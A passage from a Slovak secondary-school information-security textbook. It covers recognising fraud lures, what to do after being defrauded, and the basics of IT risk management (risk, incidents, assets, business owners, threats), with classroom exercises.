- **malá suma** - na odstránenie zbytočnej záťaže stačí zaplatiť malú sumu (zaplatíte okamžite clo a nemusíte chodiť na colný úrad preclievať tovar, nie je potrebné platiť kuriérovi za donášku, lebo je to možné platiť virtuálne, tovar, ktorý ste zaplatili vám neodošlú, lebo už je drahší o 4 EUR a musíte rozdiel najprv doplatiť),
- **extrémne zľavy** - zvykli sme si, že internetové obchody sú lacnejšie. Útočníci často vytvárajú falošné obchody a burzy, kde je možné lacno nakúpiť alebo zabezpečiť si veľký zisk (reklama na neznámy obchod s ponukou na viac ako 50% zľavy, známe osobnosti ponúkajúce tovar, ktorý urobil s ich zdravím zázraky, kryptoburzy vykazujúce obrovský, garantovaný zisk).

Príklady z predchádzajúcich podozrivých aktivít kategorizujte do typov útokov: phishing, vishing, smishing, podvodné burzy, … a nájdite na internete príklady útokov, prezentujte v triede.

Ako postupovať pri podvode?

Vysvetlili sme si, ako rozoznať útok, ako sa brániť. Niektoré útoky sú však úspešné a môžu zasiahnuť nás alebo našich blízkych. Od našich prvých spoločných krokov s digitálnymi technológiami sme sa učili, že základným predpokladom na vyriešenie útoku je dodržanie výroku: ***O útoku musíme hovoriť a hľadať pomoc.*** Takáto poučka sa ľahko napíše. Čo však máme robiť, ak sme sa stali obeťou podvodu?

Napíšme si niektoré kroky v bodoch.

- o útoku musíme **povedať ľuďom, ktorým dôverujeme** (rodič, učiteľ, kamarát),
- niekedy nám je ťažko komunikovať veci blízkym ľuďom, v tom prípade skontaktujeme linku detskej pomoci(www.linkadeti.sk, ldi.sk: 116 111, ipcko.sk,...),
- **s útočníkom nekomunikujeme**,
- dáme si overiť svoje zariadenie, **či na ňom nie je nainštalovaný škodlivý kód**,
- nebojíme sa **osloviť špecializované firmy**, ktoré sa zameriavajú na odstránenie útokov cez digitálne kanály, špeciálne pri vydieraní a ransomware,
- ak je útok urobený v mene organizácie, **oznámime to organizácii** cez kontakt, ktorý sme našli na internete, nie ten, ktorý nám prišiel v emaile alebo v správe,
- ak sme prišli o peniaze alebo informácie z kariet, alebo prihlásenie do internetového bankovníctva, **kontaktujeme okamžite svoju banku** a zároveň

firmu/spoločnosť, ktorej sa to týka (napr. spoločnosť, ktorá prevádzkuje game server),

- V prípade, ak nám ukradli naše dáta, peniaze, vydierajú nás alebo sme odovzdali naše citlivé informácie, **kontaktujeme políciu SR**.

Naša digitálna bezpečnosť je len o nás a našom správaní. Ak budeme dostatočne obozretní a informovaní o útokoch, ktoré nám hrozia, budeme poznať ochranu a nebudeme sa báť následného odstraňovania podvodu, ušetríme sebe a svojmu okoliu veľa peňazí a starostí. Aj keď všetko budeme dokonale poznať, neznamená to, že útoku nepodľahneme. Skôr to pre nás znamená, že pravdepodobnosť, že podľahneme útoku, je menšia a ak napriek našej obozretnosti podľahneme, budeme vedieť, čo robiť.

Manažment rizík

Každý z nás žije vo svete plnom ľudí, strojov, ktoré sa navzájom pohybujú a organizujú. Môžeme autom zájsť na výlet, využívať atrakcie v lunaparku či lietať lietadlom za kamarátmi. Všetky tieto aktivity nám prinášajú veľké zážitky, ale nesú aj určité riziká. Riziká môžu byť veľké alebo menšie, respektíve také, ktorým vieme predísť alebo sa budeme snažiť minimalizovať ich dopad.

Čo rozumieme pod minimalizovaním rizika? Predstavme si riziko, s ktorým sa denne stretávame a naučili sme sa s ním žiť. Rizikom je prechádzanie cez cestu mimo priechodu pre chodcov. Keďže zákon prikazuje vodičom vyššiu pozornosť voči chodcom čakajúcim na priechode, tak by sme použitím priechodu znížili, minimalizovali riziko. Úplne sa nám riziko vymazať nepodarilo, pretože stále je možnosť, že autu zlyhajú brzdy alebo vodič bude nepozorný a ohrozí nás, ale my sme urobili všetko pre to, aby sme neboli ohrození. Prechádzaním cez cestu mimo priechodu naopak riziko zvyšujeme. Každé riziko sa dá znižovať, len to stojí čas a peniaze. Vieme byť obozretní, pozrieme sa vľavo, vpravo, vyhodnotíme rýchlosť prichádzajúcich áut a prejdeme len vtedy, ak nám nič nehrozí. Vieme požiadať policajtov, aby uzavreli ulicu, keď budeme prechádzať alebo nebudeme prechádzať cez žiadnu ulicu nikdy. Objednať policajné hliadky a dohodnúť odstávku ulice je veľmi drahé a prakticky nepoužiteľné. Byť zavretý doma nám tiež nepomôže. Preto v určitej chvíli musíme riziko akceptovať, a teda naučiť sa s ním žiť. Už sa nemôžeme ďalej zaoberať nekonečnou minimalizáciou.

Riziká, s ktorými žijeme, sa týkajú nášho života v reálnom aj v digitálnom svete. V tejto kapitole vám predstavíme riziko z oveľa odbornejšieho pohľadu. Budeme sa zaoberať nielen vznikom a znižovaním, ale aj ďalšími faktormi, ako je hodnotenie a riadenie rizík. Manažment rizík je nevyhnutným procesom pre akúkoľvek časť informačnej bezpečnosti. Informačná bezpečnosť pracuje často s tým, že sa nedá všetko ochrániť na sto percent. Musíme však mať riešenie, ako mať pod kontrolou, že 90% ochrany dnes, nebude 80% zajtra, 70% na ďalší deň a ďalej stále menej a menej. Na porovnanie a spočítanie nám slúži riadenie rizík.

S pojmom "riziko" sa stretávame vo viacerých oblastiach. Vo svojej podstate má toto slovo stále rovnaký význam, len praktické uchopenie sa líši v závislosti od toho, o akej oblasti sa rozprávame. Čo to riziko je, sa dozvieme v tejto kapitole.

V nasledujúcich častiach kapitoly si vysvetlíme, ako chápať pojem riziko a čo znamená manažment rizík v oblasti informačnej bezpečnosti. V odbornej literatúre sa tiež stretneme s pojmami ako "manažment IKT rizík", pričom skratka IKT znamená informačné a komunikačné technológie (z angl. ICT = Information and Communication Technology). Pre zjednodušenie, v rámci tejto kapitoly budeme používať pojmy IKT a informačné technológie (IT) ako synonymá.

Postupne si vysvetlíme, čo znamená IKT riziko a prečo je pre nás a pre našu organizáciu dôležité pojmu riziko rozumieť. Povieme si, ako vieme riziko identifikovať, čo sú základné stavebné kamene manažmentu IKT rizík a ako všetky tieto znalosti spojiť do celistvého procesu riadenia rizík. Naučíme sa, ako nastaviť životný cyklus manažmentu IKT rizík zahŕňajúci tiež možné reakcie na riziko a monitorovanie aktuálneho stavu rizikovosti z pohľadu informačnej bezpečnosti.

Obr.: Príklad článku o dôležitosti riadenia rizík v organizácii.[17]

K manažmentu IKT rizík môžeme v organizáciách pristúpiť dvojakým spôsobom. Môžeme to brať ako nejakú byrokratickú záťaž, ktorej cieľom je, aby sme mali vyplnené potrebné tabuľky a hodnotenia rizikovosti, a následne nastavené dokumenty odložíme na rok do archívu. Takýto prístup, keď zbierame riziká a nič s nimi nerobíme, je veľmi zlý. Manažment IKT rizík môžeme však uchopiť odbornejším spôsobom, pričom jeho cieľom bude neustále zvyšovanie úrovne bezpečnosti. V organizácii, ktorej manažment rizík je neodmysliteľnou súčasťou riadenia bezpečnosti, pomáha manažment rizík inovovať organizáciu a udržať ju v čele vývoja, a zároveň bezpečnú. V rýchlo sa rozvíjajúcom svete okolo nás sú oba pohľady, aj rast organizácie a aj bezpečnosť organizácie, veľmi dôležité. Zároveň z pohľadu bezpečnosti je nevyhnutné mať pod kontrolou zmeny, ktoré sa dejú v organizácii a v prostredí, v ktorom organizácia pôsobí. Z tohto dôvodu manažment organizácie musí byť neustále informovaný o aktuálnom stave a úrovni bezpečnosti. V neposlednom rade je manažment rizík nástroj, ktorý technicky zdatným "bezpečákom" pomáha rozprávať jazykom biznisu, a teda poukazovať na to, čo je prioritné a kedy je naozaj nevyhnutné investovať do zlepšenia stavu bezpečnosti. Nasledujúce kapitoly popisujú práve tento druhý spôsob - manažment IKT rizík ako nevyhnutný pilier informačnej bezpečnosti organizácie.

Manažment rizík - opakovanie

V prvej časti učebnice informačnej bezpečnosti boli vysvetlené základné pojmy, ako riziko, aktívum a zraniteľnosť. V skratke sme popísali ich vzťah a spôsob, ako do celého prostredia vstupujú hrozby. Na názorných príkladoch bola vysvetlená dôležitosť aktíva a postup, ako ho implementovaním bezpečnostných opatrení

[17] Prečo je manažment IT rizík dôležitý pre bezpečnosť organizácie Dostupné online [18.01.2024] https://preventista.sk/info/preco-je-manazment-it-rizik-dolezity-pre-bezpecnost-organizacie/

chránime. Tieto závislosti boli popísané na jednoduchom príklade hrdinu vo filme. Okrem toho boli popísané možné reakcie na riziko a tiež bol načrtnutý cyklus manažovania rizík.[18]

Slovne popíšte príklad hrdinu z prvej časti učebnice a prezentujte na ňom jednotlivé prvky rizika. Môžete si pomôcť učebnicou.


V tejto kapitole podrobnejšie vysvetlíme problematiku manažmentu rizík, pričom budeme rozvíjať znalosti nadobudnuté v rámci prvej učebnice.

Riziko

Riziko - môžeme definovať ako udalosť, ktorá môže nastať s určitou **pravdepodobnosťou** a vplýva nejakým efektom na ciele, ktoré chceme dosiahnuť. Tento efekt sa tiež nazýva **Dopad**. Tiež to môžeme popísať ako vplyv neistoty na ciele.[19] Ak to zapíšeme vzorcom, vyzerá to nasledovne:

Riziko = Dopad x Pravdepodobnosť

Vzťah rizika, dopadu a pravdepodobnosti zobrazuje aj nasledujúci obrázok, kde cieľom je prejsť na druhú strany priekopy:



Obr.: Vzťah pravdepodobnosti a dopadu[20]

[18] Zeman M., Oster J., Blšák M., Chromek D. (2021): Učebnica Informačnej bezpečnosti pre stredné a odborné školy a gymnáziá; ISBN: 978-80-972100-4-5. Str. 78 - 85, skrátené.

[19] ISACA (2015): CRISC Review Manual 6th Edition; ISBN: 978-1-60420-371-4. Str. 180.

[20] The risk (probability x impact) of a man falling; Dostupné online [2.11.2023] https://www.summitcl.com/risk-assessment-part-2-check-before-you-climb/the-risk-probability-x-impact-of-a-man-falling/

Vymyslite príklady rizík z vášho života k situáciám na obrázku.

S rizikom sa môžeme vo všeobecnosti stretnúť vo všetkých aspektoch života. Ako bolo spomenuté v úvode tejto knihy, my sa budeme venovať "**IKT riziku"**, t. j. riziku, ktoré identifikujeme v rámci oblasti informačných a komunikačných technológií, resp. takému, ktoré vyplýva z používania týchto technológií.

Pri implementácii technológií v organizáciách je potrebné investovať peniaze do nákupu alebo vývoja funkcionalít, ktoré pomáhajú plniť ciele danej organizácie. Okrem toho však je potrebné investovať peniaze na implementáciu technických bezpečnostných opatrení, ktoré síce neplnia primárnu funkciu daného biznisu (pokiaľ sa nejedná o biznis poskytovania bezpečnostných služieb), ale plnia podpornú funkciu danej organizácie.

Podobne ako pri správe informačno-komunikačných technológii je to aj doma, kde sa rozhodujeme, do čoho skôr investujeme peniaze: či vymeniť obývačku, vymaľovať kuchyňu, kúpiť nové auto a staré predať, opraviť strechu na dome alebo dať upraviť dvor. Doma máme tiež obmedzený rozpočet a obmedzený počet ľudí, ktorí sa môžu zmenám venovať. Ak budeme vyberať auto, nebudeme mať čas na výber architekta obývačky a architekta pre opravu domu, architekta záhrady, dvora, a zároveň všetko sa naraz robiť nedá. Zvážime riziká, či najprv vymeniť strechu, alebo táto oprava ešte počká a nemusíme sa báť, že začne o rok zatekať, alebo vymeniť kuchyňu, ktorá sa rozpadá, alebo staré auto, ktoré sa stále kazí, alebo dvor, ktorý by bolo dobré upraviť, aby prinášal aj estetický úžitok. Zvážime riziká, urobíme si časový plán a začneme pracovať na zmenách. Možno to bude trvať 3 roky a časom prídu ďalšie, dôležitejšie a zároveň rizikovejšie veci. Zmeny sú totiž prirodzené pre náš život, ktorý žijeme.

Vráťme sa späť do informačno-komunikačných technológií a predstavme si príklad, ako sa bráni elektráreň.

Napr. elektráreň vyrába a predáva elektrickú energiu. Napriek tomu bude prevádzkovať firewall a antivírus, aby nedošlo ku kompromitácii (zneužitiu) riadiacej infraštruktúry elektrárne. To znamená, že sa musí chrániť proti vonkajším hrozbám, ako je škodlivý kód a hekeri, napriek tomu, že zameranie jej činnosti slúži na podporu priemyslu.

Chceme, aby samotná technológia, a tým aj organizácia boli chránené pred narušením. Je prirodzené, že konanie akejkoľvek činnosti prináša riziko, či už menšie, alebo väčšie. Rovnako platí, že s využívaním výhod informačných technológií prichádza aj riziko potenciálne negatívnej udalosti. Takouto potenciálnou udalosťou môže byť napríklad únik dát, za ktoré je organizácia zodpovedná alebo prienik neautorizovanej osoby do jej systému, ktorá vykoná činnosť pre svoj prospech a na poškodenie biznisu (rôzne typy hackerských útokov).

Obr.: Príklad článku o IKT rizikách pre školy, vzdelávacie a výskumné organizácie[21]

Používanie IKT zariadení prináša zároveň riziko, ktoré je prirodzenou súčasťou nášho života. Ukážme si príklady:

- Ak používate email na komunikáciu so školou, útočníci vám môžu poslať phishingový email.
- Ak na komunikáciu so spolužiakmi používate aplikáciu na posielanie správ, môže vás kontaktovať podvodník, vydávajúci sa napr. za riaditeľa školy.
- Ak si pri programovaní sťahujete voľne dostupné knižnice, môže podvodník do nich vložiť škodlivý kód.

Žijeme vo svete, kde je pre úspešné podnikanie veľmi dôležité vedieť rýchlo reagovať, či už to znamená rýchlo inovovať alebo to znamená využívať technológie. Bolo by nesprávne si myslieť, že v ľubovoľnom podnikaní vieme existovať bez akéhokoľvek potenciálneho rizika a zároveň je takmer nemožné mať prosperujúcu organizáciu a nevystavovať sa pritom istému riziku. Odstraňovanie IKT rizík môže tiež vyžadovať od zamestnancov veľa práce a pre firmu zvýšené náklady. To znamená, že samotné odstraňovanie rizík vytvára určité bariéry a nepohodlie pre firmu. Je preto dôležité nájsť rovnováhu medzi tým, že organizácia je úplne uzatvorená pred vonkajším svetom a nereaguje na vývoj, a stavom, kedy prijíma každý nový systém bez posúdenia bezpečnosti. Našou úlohou je teda variovať (pohybovať sa v rozmedzí) medzi stavom absolútnej bezpečnosti uzatvorením organizácie a úplnej otvorenosti, keď nedodržujeme nič z bezpečnostných pravidiel. Musíme vytvárať rovnováhu týchto dvoch svetov a potrebujeme byť upovedomení o tom, aké bezpečnostné riziko v akom čase a v ktorej fáze podstupujeme. Musíme riziko identifikovať, merať, monitorovať a hlavne prijať za riziko zodpovednosť. Jednotlivé prvky životného cyklu riadenia takéhoto IKT rizika sú popísané

[21] Nejvíce kyberútoku cílí na vzdělávací a výzkumné organizace, školy, učitelé i žáci musí být se začátkem nového školního roku opatrní; Dostupné online [21.1.2024]https://e-news.cz/digitalizace/nejvice-kyberutoku-cili-na-vzdelavaci-a-vyzkumne-organizace-skoly-ucitele-i-zaci-musi-byt-se-zacatkem-noveho-skolniho-roku-opatrni/

samotným manažmentom IKT rizík. Zastavme sa však ešte na chvíľu pri pojme "**zodpovednosť za riziko**" a predstavme si bližšie, čo to znamená.

Rozdelenie zodpovednosti

Pre vysvetlenie tejto časti si predstavme príbehy dvoch manažérov bezpečnosti v dvoch rozličných spoločnostiach, ktorých zameraním je nákup a predaj nehnuteľností. Manažéri bezpečnosti sú zodpovední za riadenie bezpečnosti v organizácii, nastavenie pravidiel a kontrolu nad ich dodržiavaním. Obe spoločnosti majú predstavenstvo, v tomto prípade majú skupinu 5 ľudí, ktorí rozhodujú o smerovaní organizácie. Peter pracuje v modrej firme a jeho nadriadeným je priamo člen predstavenstva. V tejto modrej firme je oddelenie zodpovedné za biznis (teda vytváranie zisku) v zodpovednosti iného člena predstavenstva. Dávid je manažérom bezpečnosti v červenej firme, v ktorej jeho nadriadený, člen predstavenstva, je zároveň aj nadriadený útvaru zodpovedného za biznis.

V oboch spoločnostiach chce oddelenie biznisu začať používať nový softvér, ktorý sľubuje zvýšenie ziskov. Peter aj Dávid však urobili so svojimi tímami analýzu a zistili, že tento softvér je veľmi zraniteľný z pohľadu informačnej bezpečnosti. V prípade, ak by ho začali v spoločnosti používať a nahrávať tam dáta klientov, nevedeli by garantovať, že tieto dáta klientov budú dostatočne chránené. Obaja oznámia svojim nadriadeným, členom predstavenstva, že z pohľadu bezpečnosti neodporúčajú používanie tohto softvéru.

V tomto momente nastáva rozdiel v prístupe k situácii v týchto dvoch spoločnostiach. V modrej spoločnosti je primárnou zodpovednosťou člena predstavenstva, ktorý je Petrov nadriadený, dohliadať na jej bezpečnosť. Preto na stretnutí predstavenstva presvedčí ostatných členov, aby používanie softvéru zakázali aj napriek tomu, že člen predstavenstva zodpovedný za biznis zastáva názor, že možnosť zisku je dôležitejšia. Následne požiadajú dodávateľa softvéru o opravu chýb, a potom sa plánujú vrátiť k implementácii. V červenej spoločnosti bolo však konanie odlišné. Vzhľadom na to, že v červenej spoločnosti je člen predstavenstva zodpovedný aj za biznis, aj za bezpečnosť, dostal sa v tomto momente do **konfliktu záujmov**. Na jednej strane mu jeho ľudia prezentovali nebezpečnú aplikáciu a na druhej mu druhý tím ukazoval potenciálne výnosy, ktoré môže softvér priniesť. Nakoniec v ňom jeho túžba po

zisku zvíťazí a na stretnutí predstavenstva sa používanie softvéru schváli bez toho, aby sa kládla väčšia pozornosť na analýzy softvéru z pohľadu bezpečnosti.

Cieľom tohto krátkeho príbehu nie je poukazovať na to, či je dôležitejší biznis organizácie alebo bezpečnosť. Čo je dôležité si všimnúť, je objektivita finálneho rozhodnutia. Správny prístup prezentuje modrá firma, kde boli predstavenstvu pred jeho rozhodnutím odprezentované všetky klady aj zápory daného kroku a rozhodnutie bolo vykonané s najlepším vedomím.

Konflikt záujmov je situácia, kedy sú na základe osobných záujmov alebo vzťahov s osobami zainteresovanými do rozhodovania ohrozené objektívne a nestranné plnenie úloh alebo funkcie.

Existuje príklad konfliktu záujmov vo vašom okolí? Popíšte a vysvetlite ho.

Taktiež nechceme tvrdiť, že ak má firma rovnaké nastavenie ako naša červená spoločnosť, bude v reálnom svete postupovať rovnako. Avšak pravdepodobnosť, že takéto niečo nastane, ak sa jedinec dostane do podobného konfliktu, je väčšia, ako keď sa podobnému konfliktu záujmov úplne vyhneme rozdelením zodpovednosti medzi dvoch manažérov. Preto je dobrým zvykom pri nastavovaní modelov bezpečnosti **rozdeľovať zodpovednosť na výkonnú a kontrolnú**.

Pod výkonnou zodpovednosťou si môžeme predstaviť ľudí v organizácii, ktorí sú zodpovední za časť aktivít organizácie a ich primárnym cieľom je zveľaďovať zisky (t.j. sú zodpovední za samotný "biznis" organizácie). V terminológii manažmentu rizík sa používa pojem **biznis vlastník**. Biznis vlastníkom v organizácii je teda niekto, koho úlohou je plniť istú funkciu biznisu danej organizácie. Spravidla na to potrebuje nejaké nástroje na výkon tejto funkcie (napr. aplikáciu dostupnú pre klientov, internú aplikáciu na manažment údajov o klientoch a iné).

Biznis vlastník má na starosti proces, ktorý na konci pre firmu vytvára zisk alebo predpoklady na zisk. V automobilovom priemysle by bol zodpovedný jeden biznis vlastník za výrobu a další za návrh modelov áut. V elektrotechnike je jeden biznis vlastník zodpovedný napríklad za návrh súčiastok, iný za výrobu a ďalší za predaj súčiastok.

Vysvetlite rozdelenie zodpovednosti a navrhnite systém biznis vlastníkov vo vašej škole.

Na opačnej strane si pod kontrolnou funkciou predstavme informačnú bezpečnosť ako útvar v organizácii zodpovedný za to, aby nastavil pravidlá a dozeral na ich dodržiavanie, aby zamedzil narušeniu dôvernosti, integrity a dostupnosti všetkého, čo je pre firmu dôležité (údaje, aplikácie, infraštruktúra …). Pojmy dôvernosť, integrita a dostupnosť boli vysvetlené v prvej časti učebnice informačnej bezpečnosti.[22]

---

[22] Zeman M., Oster J., Blšák M., Chromek D. (2021): Učebnica Informačnej bezpečnosti pre stredné a odborné školy a gymnáziá; ISBN: 978-80-972100-4-5. Str. 71 - 72, skrátené.

Manažér IKT rizík - je osoba v organizácii, ktorá plní podľa predchádzajúceho popisu kontrolnú funkciou a jej úlohou je nastavenie metodiky manažmentu IKT rizík, dohľad nad jednotlivými časťami životného cyklu IKT rizika, čo zahŕňa tiež monitorovanie rizikového profilu v oblasti informačných a komunikačných technológií, a jeho reportovanie. Je vlastníkom rámca pre manažment IKT rizík.

V tejto oblasti sa môžeme stretnúť ešte s jedným pojmom, ktorý má vzťah s rizikom, ale význam týchto pojmov je odlišný. Tým pojmom je bezpečnostný incident.

Bezpečnostný incident[23]
Bezpečnostný incident je akákoľvek bezpečnostná udalosť, ktorá nie je súčasťou štandardných operácií v rámci služby alebo organizácie a ktorá je alebo môže byť príčinou narušenia informačnej bezpečnosti.

Na jednoduchom príklade si môžeme vysvetliť vzájomný vzťah incidentu a rizika. Predstavte si, že vlastníte mobilnú aplikáciu, ktorá slúži na investovanie a nákup akcií pre registrovaných používateľov. V aplikácii spracovávate dáta používateľov a zároveň, sú v nej uložené ich stavy portfólií akcií a ďalšie citlivé dáta. Pri implementácii aplikácie nemáte už dostatok financií na vykonanie penetračných testov a keďže sa potrebujete vyhnúť strate, idete s aplikáciou na trh aj bez týchto penetračných testov. Ste si toho vedomí a počítate s rizikom, že ste penetračné testy nevykonali, a teda aplikácia môže obsahovať bezpečnostné diery, ktoré otvoria cestu útočníkovi. Počítate s **rizikom**, s nejakou pravdepodobnosťou, s ktorou môže nastať a s nejakým dopadom, ktorý môže spôsobiť, ak nastane. Žijete s rizikom. Jedného dňa však zistíte, že došlo k úniku informácii klientov z vašej aplikácie. Hackeri zneužili bezpečnostnú dieru v aplikácii. Došlo k **incidentu**, pretože došlo k narušeniu informačnej bezpečnosti. Udalosť, ktorú ste popísali na začiatku rizikom, skutočne nastala.

Ak riziko skutočne nastalo, to znamená, že situácia, ktorá bola popísaná v riziku nastala, hovoríme, že sa riziko **materializovalo** alebo naplnilo.

Riziko sa naplnilo vzniknutím incidentu. Pri riziku dopad a pravdepodobnosť odhadujeme možný dopad a jeho pravdepodobnosť. Pri incidente už pravdepodobnosť neriešime, lebo udalosť nastala a škody neodhadujeme, ale spočítavame tie reálne.

Uveďte príklady, kedy ste počítali vo vašom živote s rizikom a naplnilo sa. Zamerajte sa na príklady z iného a nie IKT prostredia.

Uveďte príklady, kedy ste počítali vo vašom živote s rizikom a naplnilo sa. Zamerajte sa na príklady len z IKT prostredia. Môžete si pomôcť príbehmi, ktoré poznáte od priateľov a spolužiakov. Pamätajte na ochranu ich osobných dát.

[23] ISACA (2015): CRISC Review Manual 6th Edition; ISBN: 978-1-60420-371-4. Str. 176.

Jednotlivé prvky rizika

Aby sme vedeli popísať manažment a životný cyklus IKT rizík, je potrebné oboznámiť sa s jednotlivými pojmami. Keď budeme poznať pojmy, bude pre nás jednoduchšie porozumieť procesu životného cyklu IKT rizík.

Manažéri, čo vedia riadiť riziká sú na trhu práce najcennejší. Prečo to tiež neskúsiť ako Risk Manager?

Datum: 21.10.2019 Autor: Luboš Trojan

Dopytu na pozícii Risk Manager sú od čias celosvetovej krízy oveľa viac žiadaní. A to nielen v oblasti finančníctva. Možno práve vďaka globálnej kríze dnes riadi riziká veľké i malé spoločnosti, prakticky vo všetkých odvetviach.

Obr.: Príklad článku o postavení manažérov rizík na trhu práce[24]

Aktívum

Aktívum je niečo, čo má pre organizáciu hodnotu. Okrem toho, že pod aktívom môžeme rozumieť tovar alebo hardvér, patrí sem aj softvér, informácie, ľudia a reputácia.[25]

Aktívum je pre našu organizáciu všetko to, na čom nám záleží, čo potrebujeme nejakým spôsobom chrániť, čo nechceme, aby bolo kompromitované, zničené, zmenené alebo sprístupnené neautorizovaným osobám. Pod pojmom aktívum je možné chápať veci, ktoré je vidieť zvonku organizácie, napr. tovar, ktorý predávame alebo služby, ktoré poskytujeme a taktiež dáta, ktoré nám naši klienti poskytnú. Sú to ale aj funkcie, ktoré vidíme len interne, a teda aplikácie, ktoré naši ľudia potrebujú na to, aby mohli robiť biznis, ale tiež napríklad na to, aby bola možná evidencia všetkých zamestnancov firmy a zabezpečené zaslanie výplaty každý mesiac. Sumárne povedané, je to všetko, čo vytvára organizáciu.

Z tejto definície sa môže zdať, že sa jedná o pomerne veľkú množinu všetkého možného, ktorú je pomerne ťažké manažovať. Pripomeňme si však, že my chceme správne riadiť manažment IKT rizík, takže môžeme ohraničiť túto množinu "len" na

---

[24] Manažéri, čo vedia riadiť riziká sú na trhu práce najcennejší. Prečo to tiež neskúsiť ako Risk Manager?; Dostupné online [21.1.2024]https://www.tx.sk/blog/preco-dopyt-po-risk-manageroch-stale-rastie

[25] ISACA (2015): CRISC Review Manual 6th Edition; ISBN: 978-1-60420-371-4. Str. 171.

všetko, čo sa týka IKT. Ak by sme takúto množinu mali zjednodušene definovať, potrebujeme sa zaoberať nasledujúcimi oblasťami:

- aplikácie a dáta, ktoré používame pre vykonávanie biznisu,
- aplikácie a dáta, ktoré používame interne, na fungovanie firmy,
- všetok hardvér, na ktorom vyššie spomenuté aplikácie bežia, prípadne sem patrí aj cloudové prostredie, ak niektoré z týchto aplikácií bežia v cloude,
- celá sieťová infraštruktúra, ktorá zabezpečuje fungovanie vyššie spomenutých bodov,
- interní zamestnanci, ktorí pracujú v oblasti IKT,
- externí dodávatelia IKT služieb (môže to byť napríklad firma, ktorá nám dodáva nejaký softvér ktorý používame).

Popíšte aktíva domácnosti, kde žijete, rozdeľte ich na IKT a tie, ktoré nepatria do IKT.

Popíšte aktíva vašej školy, rozdeľte ich na IKT a tie, čo nepatria do IKT.

Pri riadení rizík je potrebné množinu aktív dobre poznať. Potrebujeme ju mať dobre zmapovanú, t.j. musíme vedieť aj o väzbách medzi jednotlivými aktívami. Takúto funkciu by mal poskytnúť tzv. **Inventár aktív.** Aktívum, a teda aj inventár aktív, je základným stavebným pilierom manažmentu IKT rizík, pretože definuje to, na čom je potrebné nastavovať bezpečnostné pravidlá a na čom je potrebné kontrolovať ich dodržiavanie. V prípade, že identifikujeme nedostatočné zabezpečenie, ktoré môže spôsobiť narušenia aktíva, identifikovali sme IKT riziko.

Nakreslite s pomocou učiteľa sieťovú mapu vašej školy, kde zvýrazníte bezpečnostné riešenia, pripojenie školských počítačov (zamestnancov a počítačových učební) a pripojenie študentov na sieť. Identifikujte všetky typy aktív (napr. študentský mobilný telefón, pravidlami riadený firewall, počítač v knižnici, počítač pani ekonómky,...).

Keďže už poznáme pojem aktívum môžeme presnejšie definovať pojem biznis vlastník v doméne riadenia IKT rizík:

Biznis vlastník

Biznis vlastník je osoba zodpovedná za aktívum (napr. aplikáciu) a za riziká na pridelenom aktíve. Pre všetky riziká, ktoré sú identifikované, musí byť určený biznis vlastník. Tento je zodpovedný za vykonanie nápravných opatrení na odstránenie rizika. Spravidla sa za biznis vlastníka určuje pozícia v inštitúcii, ktorá má rozhodovaciu právomoc a je zodpovedná za finančné prostriedky, ktoré vie investovať do nápravy rizika (manažéri, riaditelia, vedúci oddelení a útvarov).

Pre popísané aktíva vašej školy navrhnite biznis vlastníkov a odôvodnite vaše návrhy.

Hrozba

Hrozba
Čokoľvek, čo je schopné konať voči aktívu s cieľom jeho poškodenia.[26]
Následok je narušenie informačnej bezpečnosti, ohrozenie biznis operácie.

Pod hrozbou si môžeme predstaviť činnosť, ktorá naruší aktívum, samotný akt poškodenia s dopadom. Je to v podstate to, prečo je potrebné nastavovať informačnú bezpečnosť, aby naše aktívum a naša organizácia boli schopné odolávať hrozbám.

Príkladmi takých hrozieb môžu byť:

- DoS (preťažením zamedziť používateľovi prístup do siete), DDoS (narúša sieťové služby v snahe vyčerpať zdroje aplikácie; zahltením webovej lokalitu pochybnou aktivitou spôsobia nízku funkčnosť lokality alebo jej úplné vyradenie z prevádzky),
- únik informácii,
- prerušenie dodávky elektrickej energie,
- útoky sociálneho inžinierstva,
- kybernetický útok,
- neautorizovaný prístup,

… a mnoho ďalších.

Vysvetlite v skupinách, aký negatívny dopad môže mať nečakané prerušenie elektrickej energie na vašej škole. Vytvorte 2 zoznamy, zamerajte sa najprv na život školy a potom na IKT.

Aby bola hrozba vykonaná, potrebujeme, aby ju niekto vykonal, resp. niečo vykonalo. V metodike manažmentu rizík sa entita vykonávajúca hrozbu nazýva **agent hrozby**. Agentom hrozby môžu byť kybernetickí útočníci, teroristi, zlodeji, ale tiež zamestnanci alebo klienti. Taktiež agentom hrozby môžu byť veci a nie ľudia - príkladom je hrozba toho, že nám vytopí datacentrum organizácie alebo školskú serverovňu, a tým bude naša služba nedostupná. V tomto prípade je agentom hrozby príroda.

Vyberte si jedno z identifikovaných aktív vašej školy a identifikujte hrozby, ktoré na aktívum pôsobia. Uvažujte spôsobom, čo všetko sa môže stať, že dôjde k narušeniu tohoto aktíva.

IKT hrozby vieme rozdeliť podľa toho, odkiaľ pôsobia na naše aktívum:

- **externé** - môže to byť napríklad DDoS alebo kybernetický útok, ktorý pôsobí z vonkajšieho prostredia,
- **interné** - sú hrozby, ktoré vplývajú z interného prostredia. Môže to byť napríklad hrozba toho, že máme nedostatočne zabezpečenú podporu služby. Ak by napríklad znalosti o tom, ako reštartovať našu aplikáciu, mal len jeden

[26] ISACA (2015): CRISC Review Manual 6th Edition; ISBN: 978-1-60420-371-4. Str. 183.

programátor, v čase jeho nedostupnosti alebo dovolenky by sme pri páde aplikácie nemali schopnosť aplikáciu reštartovať, a preto by bola nedostupná pre klientov. Internou hrozbou môže byť taktiež to, že naši zamestnanci prezradia tajné informácie.

Rozdeľte hrozby na interné a externé: heker; prastará UPS, nepatchovaná aplikácia; skrachovaná firma na podporu školských PC; pracovníčka školy bez povedomia o informačnej bezpečnosti.

Do ktorej hrozby by ste zaradili priemyselného špióna? Vysvetlite.

Hrozby môžeme rozdeliť aj podľa toho, s akým zámerom sú vykonané na:

- **úmyselné** - sem budú patriť kybernetické útoky vykonané nejakým útočníkom. Tento útočí na organizáciu s úmyslom poškodiť ju.
